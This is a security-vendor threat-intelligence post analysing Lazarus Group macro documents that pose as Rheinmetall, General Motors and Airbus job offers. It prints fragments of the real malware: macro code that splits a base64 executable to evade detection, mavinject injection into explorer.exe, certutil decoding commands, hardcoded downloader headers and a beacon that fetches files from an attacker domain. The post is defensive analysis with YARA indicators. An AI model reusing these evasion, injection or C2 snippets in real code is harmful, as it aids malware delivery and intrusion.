Lazarus campaign TTPs and evolution

cybersecurity.att.com/blogs/labs-research/lazarus-campaign-ttps-and-evolution

Executive summary

AT&T Alien Labs™ has observed new activity that has been attributed to the Lazarus adversary group potentially targeting engineering job candidates and/or employees in classified engineering roles within the U.S. and Europe. This assessment is based on malicious documents believed to have been delivered by Lazarus during the last few months (spring 2021). However, historical analysis shows the lures used in this campaign to be in line with others used to target these groups.

The purpose of this blog is to share the new technical intelligence and provide detection options for defenders. Alien Labs will continue to report on any noteworthy changes.

Key Takeaways:

- Lazarus has been identified targeting defense contractors with malicious documents.
- There is a high emphasis on renaming system utilities (Certutil and Explorer) to obfuscate the adversary's activities (T1036.003).

Background

Since 2009, the known tools and capabilities believed to have been used by the Lazarus Group include DDoS botnets, keyloggers, remote access tools (RATs), and drive wiper malware. The most publicly documented malware and tools used by the group actors include Destover, Duuzer, and Hangman.

Analysis

Several documents identified from May to June 2021 by Twitter users were identified as being linked to the Lazarus group. Documents observed in previous campaigns lured victims with job opportunities for Boeing and BAE systems. These new documents include:


- *Rheinmetall_job_requirements.doc*: identified by ESET Research.
- *General_motors_cars.doc*: identified by Twitter user @1nternaut.
- *Airbus_job_opportunity_confidential.doc*: identified by 360CoreSec.

The documents attempted to impersonate new defense contractors and engineering companies like Airbus, General Motors (GM), and Rheinmetall. All of these documents contain macro malware, which has been developed and improved during the course of this campaign and from one target to another. The core techniques for the three malicious documents are the same, but the attackers attempted to reduce the potential detections and increase the faculties of the macros.

First iteration: Rheinmetall

The first two documents from early May 2021 were related to a German Engineering company focused on the defense and automotive industries, Rheinmetall. The second malicious document appears to include more elaborate content, which may have resulted in the documents going unnoticed by victims.


The Macro has base64 encoded files, which are extracted and decoded during execution. Some of the files are split inside the Macro and are not combined until the time of decoding. One of the most distinctive characteristics of this Macro is how it evades detections of a MZ header encoded in base64 (TVoA, TVpB, TVpQ, TVqA, TVqQ or TVro), by separating the first two characters from the rest of the content, as seen in Figure 1.



```
Dim oPANVYUj
Set oPANVYUj = QPQLHyWR.CreateTextFile(RFgPZNWz)
oPANVYUj.Write "TV"
Set oPANVYUj = Nothing
RFgPZNWz = hrazQSoU & GhOpKnBZ
Dim cDZDoHyR
Set cDZDoHyR = QPQLHyWR.CreateTextFile(RFgPZNWz)
cDZDoHyR.WriteLine "qQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
cDZDoHyR.WriteLine "AAAAAAAAAAAAAAAACAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v"
cDZDoHyR.WriteLine "dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAE0NBFQLG+FkCxvhZAsb4W"
cDZDoHyR.WriteLine "9C1PFkSxvhb0LU0WNrG+FvQtTBZNsb4WSck5FkGxvhZ7770XSLG+Fnvvuxdisb4W"
cDZDoHyR.WriteLine "e++6F1KxvhZJyS0WTbG+FkCxvxY3sb4W1++3F0OxvhbX774XQbG+FtLvQRZBsb4W"
cDZDoHyR.WriteLine "1++8F0GxvhZSaWNoQLG+FgAAAAAAAAAAUEUAAGSGBwCwUmJgAAAAAAAAAADwACIg"
```

Figure 1: Concealing of MZ header, as captured by Alien Labs.

The rest of the content is kept together in lines of 64 characters, and because of this, YARA rules can be used to detect other, typical executable content encoded in base64 aside of the MZ header. In this case, up to nine different YARA rules alerted to suspicious encoded strings in our Alien Labs analysis, like VirtualProtect, GetProcAddress, IsDebuggerPresent, GetCurrentProcessId, etc.



YARA Detections


NAME ⇕	STRINGS ⇕	CATEGORY ⇕
SUSP_EnableContent_String_Gen	Enable Content	
base64_encoded_VirtualProtect	ZpcnR1YWxQcm90ZWN0	information
base64_encoded_GetProcAddress	R2V0UHJvY0FkZHJlc3	information
base64_encoded_FreeLibrary	⊞ RnJlZUxpYnJhcn	information
base64_encoded_GetSystemTimeAsFileTime	dldFN5c3RlbVRpbWVBc0ZpbGVUaW1l	information
base64_encoded_GetLastError	ZXRMYXN0RXJyb3	information
base64_encoded_InitializeCriticalSection	SW5pdGlhbGl6ZUNyaXRpY2FsU2VjdGlvb	information
base64_encoded_IsDebuggerPresent	lzRGVidWdnZXJQcmVzZW50	information
base64_encoded_GetCurrentProcessId	ZXRDdXJyZW50UHJvY2Vzc0lk	information
base64_encoded_GetModuleHandle	R2V0TW9kdWxlSGFuZGxl	information

Figure 2: YARA rules detections listed in the AT&T Alien Labs Open Threat Exchange, OTX.

All files created by the executable and used by the different Macros are located in a new folder *C:/Drivers* with the purpose of masquerading their activity. The Macro copies and renames the Microsoft legitimate executable Certutil.exe into this folder. The reason for this copy is to avoid endpoint detection and response (EDR) signatures based on system utilities executed from non-standard sources (a Microsoft Office document in this case). Additionally, the copy of Certutil is disguised to avoid using the full string, by partially replacing it with an asterisk *%systemroot%\system32\certut*.exe*. As seen in later iterations, this technique was slightly modified to further reduce the number of detections.


Certutil is used to decode the previously mentioned file, doing it within the same folder and with a different executable name. Once the necessary files have been decoded, the encoded files are removed from the system.

The script queries WMI to list all the explorer.exe processes, where it will try to inject the malicious payload. For the injection, the attackers used Mavinject (a legitimate Windows component that can be used and abused) to perform arbitrary code injections inside any running process. Mavinject.exe has been abused for several years, as indicated in this blog from 2017.



```
Set DfNHYIaA = GetObject("winmgmts:\\.\root\cimv2")
Set tiBVvQrG = DfNHYIaA.ExecQuery("Select * from Win32_Process where name='explorer.exe'")
For Each objItem In tiBVvQrG
jaytAWcA.Run "cmd /c mavinject.exe " & objItem.ProcessID & " /injectrunning " & hrazQSoU & oTYEiMDA, 0
```


Figure 3: Mavinject injection to explorer, as captured by Alien Labs.



```
▼ services.exe   C:\Windows\system32\services.exe
    taskhost.exe   "taskhost.exe"   Hash: 499A803DE14905F2FF7BCA56D81CC983E16A8D9CEA93EC4B84A06A366E7CB939
▼ WINWORD.EXE   Sample
    cmd.exe   "C:\Windows\System32\cmd.exe" /c md c:\Drivers   Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
    cmd.exe   "C:\Windows\System32\cmd.exe" /c copy /b C:\Windows\system32\certut*.exe c:\Drivers\DriverUpdateF...   Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
    cmd.exe   "C:\Windows\System32\cmd.exe" /c copy /b c:\Drivers\DriverGFE.tmp+c:\Drivers\DriverGFXCoin.tmp c:...   Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
  ▼ cmd.exe   "C:\Windows\System32\cmd.exe" /c c:\Drivers\DriverUpdateFx.exe -decode c:\Drivers\DriverCPHS.tmp ...   Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
        DriverUpdateFx.exe   c:\Drivers\DriverUpdateFx.exe -decode c:\Drivers\DriverCPHS.tmp c:\Drivers\DriverGFX.tmp   Hash: 589229E2BD93100049909EDF9825DCE24FF963A0C465D969027DB34E2EB878B4
    cmd.exe   "C:\Windows\System32\cmd.exe" /c mavinject.exe 1072 /injectrunning c:\Drivers\DriverGFX.tmp   Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
```

Figure 4: Malicious Document execution tree listed in the AT&T Alien Labs OTX.

The payload is in fact a downloader, which requests the next stage to a hardcoded Command and Control (C&C) server and saves it to a new file. This request is made through HTTPS with hardcoded headers. In this case, the domain used as C&C has been registered for several years, and the domain continues to have a long expiration date. For these reasons, this domain was assessed as a compromised domain, leveraged by Lazarus as C&C.



```
oc_init_string(
  lpszAgent,
  "%s",
  "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36");
oc_init_string(
  lpszHeaders,
  "%s%s%s",
  "Host: ",
  a1,
  "\r\n"
  "Connection: keep-alive\r\n"
  "Cache-Control: no-cache\r\n"
  "sec-ch-ua: \" Not A;Brand\";v=\"99\", \"Chromium\";v=\"90\", \"Google Chrome\";v=\"90\"\r\n"
  "sec-ch-ua-mobile: ?0\r\n"
  "Upgrade-Insecure-Requests: 1\r\n"
  "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Saf"
  "ari/537.36\r\n"
  "Accept: text / html, application / xhtml + xml, application / xml; q = 0.9, image / avif, image / webp, image / apng"
  ", */*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n"
  "Sec-Fetch-Site: same-origin\r\n"
  "Sec-Fetch-Mode: navigate\r\n"
  "Sec-Fetch-User: ?1\r\n"
  "Sec-Fetch-Dest: document\r\n"
  "Accept-Encoding: gzip, deflate, br\r\n"
  "Accept-Language: en-US,en;q=0.9\r\n");
v6 = strlen(lpszHeaders);
if ( InternetAttemptConnect(0) )
{
  v7 = 1;
```

Figure 5: Hardcoded HTTP headers, as captured by Alien Labs.


Second iteration: General Motors

A few weeks after the Rheinmetall document was observed, a very similar document emerged targeting General Motors. The characteristics of this document were very similar to the previous one, but with minor updates in the C&C communication process.

After attempting to execute all its code, the Macro reports back to the C&C server with the status of the infection. In the code, a variable is updated from 1 to 3, signaling the status of the execution. The C&C is capable of tracking where its execution is failing, or encountering unexpected behavior, based on the requests made to the different documents in the C&C. This includes:

1. During copying, decoding, renaming and executing the payload
2. After successfully executing the payload
3. After (and if) the payload was able to contact the C&C and download a file which is saved in the C:\Drivers folder with the inf extension.

The status report to the C&C also requests the lure document, which at this moment is downloaded from the same C&C and opened.



```
If variable = 3 Then
Documents.Open "https://allgraphicart.com/general_motors_car.doc", False, False
ActiveDocument.ActiveWindow.View.ReadingLayout = False
ThisDocument.BuiltInDocumentProperties("Title") = "General Motors Job Description"
ThisDocument.Close SaveChanges:=wdSaveChanges
ElseIf variable = 2 Then
Documents.Open "https://allgraphicart.com/general_motors_car.docx", False, False
ActiveDocument.ActiveWindow.View.ReadingLayout = False
ThisDocument.Close SaveChanges:=wdSaveChanges
ElseIf variable = 1 Then
Documents.Open "https://allgraphicart.com/general_motors_car.rtf", False, False
ActiveDocument.ActiveWindow.View.ReadingLayout = False
ThisDocument.Close SaveChanges:=wdSaveChanges
Else
MsgBox "Cannot open the document.", vbOKOnly + vbInformation
```

Figure 6: C&C beacon to report execution status, as captured by Alien Labs.

The domain used in this document and payload allgraphicart[.]com is no longer a compromised domain. It was first registered on April 1, 2021. However, it did not have any noteworthy activity until these malicious documents showed up, at least a month after the domain was registered. The domain was registered with Porkbun LLC, who offers domains with the free option of protecting the whois information.

Third iteration: Airbus

